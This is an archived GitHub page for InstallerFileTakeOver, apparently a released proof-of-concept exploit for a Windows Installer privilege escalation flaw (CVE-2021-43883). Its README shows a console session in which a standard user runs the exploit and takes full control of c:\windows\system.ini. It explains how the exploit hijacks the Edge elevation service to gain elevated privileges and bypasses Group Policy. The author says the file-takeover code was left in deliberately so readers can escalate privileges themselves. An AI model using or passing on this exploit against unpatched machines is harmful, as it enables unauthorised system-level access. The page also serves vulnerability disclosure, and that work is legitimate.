https://github.com/klinix5/InstallerFileTakeOver Go

JAN APR JUN
21
2021 2022 2023

54 captures
22 Nov 2021 - 14 Jun 2024

About this capture

Sign up

klinix5 / InstallerFileTakeOver Public

Notifications | Fork 422 | Star 1.7k

Code | Issues 1 | Pull requests | Actions | Projects | Wiki | Security | Insig

main | Go to file | Code

klinix5 Update README.md ... on 20 Dec 2021 22

InstallerFileTa...	Add files via upload	5 months ago
test pkg	Add files via upload	5 months ago
LICENSE	Initial commit	5 months ago
README.md	Update README.md	4 months ago
Untitled2.jpg	Add files via upload	5 months ago

About

No description, website, or topics provided.

Readme

MIT License

1.7k stars

57 watching

422 forks

Releases


No releases published

Packages

No packages published

README.md

InstallerFileTakeOver



```
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>whoami
desktop-itudgta\user

C:\Users\user>net user user
User name                    user
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            01/11/2021 21:38:50
Password expires             13/12/2021 21:38:50
Password changeable          01/11/2021 21:38:50
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   22/11/2021 02:35:27

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\Users\user>icacls c:\windows\system.ini
c:\windows\system.ini NT AUTHORITY\SYSTEM:(I)(F)
                      BUILTIN\Administrators:(I)(F)
                      BUILTIN\Users:(I)(RX)
                      APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                      APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\user>c:\PoC\InstallerFileTakeOver.exe c:\windows\system.ini

C:\Users\user>icacls c:\windows\system.ini
c:\windows\system.ini NT AUTHORITY\SYSTEM:(F)
                      BUILTIN\Administrators:(F)
                      DESKTOP-ITUDGTA\user:(F)

Successfully processed 1 files; Failed processing 0 files

C:\Users\user>_
```

Fixed as CVE-2021-43883 in December 2021 patch

As some of you may notice, this also works in server installations. While Group Policy by default doesn't allow standard users to do any msi operation, the administrative install feature seems to be completely bypassing group policy.

This variant was discovered during the analysis of CVE-2021-41379 patch. the bug was not fixed correctly, however, instead of dropping the bypass. I have chosen to actually drop this variant as it is more powerful than the original one.

I've also made sure that the proof of concept is extremely reliable and doesn't require anything, it works in every attempt. This proof of concept overwrites Microsoft Edge elevation service "DACL" and copies itself to the service location, then executes it to gain elevated privileges. While this technique may not work on every installation, because windows installations such as Server 2016 & 2019 may not have the elevation service. That's why I deliberately left the code, to take over files, so any file specified asme the first argument will be taken over, with the condition that the SYSTEM account must have access to it, and the file must not be in use. So you can elevate privileges yourself.

The best workaround available at the time of writing this, is to wait for Microsoft to release a security patch. Due to the complexity of this vulnerability, any attempt to patch the binary directly will break Windows Installer. So you'd better wait and see how/if Microsoft will screw the patch up again.

Final note, while I was working on the CVE-2021-41379 patch bypass. I was successfuly able to produce 2 msi packages, each of them trigger a unique behaviour in Windows Installer Service. One of them is the bypass of CVE-2021-41379 and this one. I've decided to not release the second version until Microsoft patches this one. So be ready!

Contributors 2

klinix5 Abdelhamid Naceri

0dayCTF Ryan Montgomery

Languages

● C++ 78.9% ● C 21.1%

54 captures
22 Nov 2021 - 14 Jun 2024

JAN APR JUN
21
2021 2022 2023
About this capture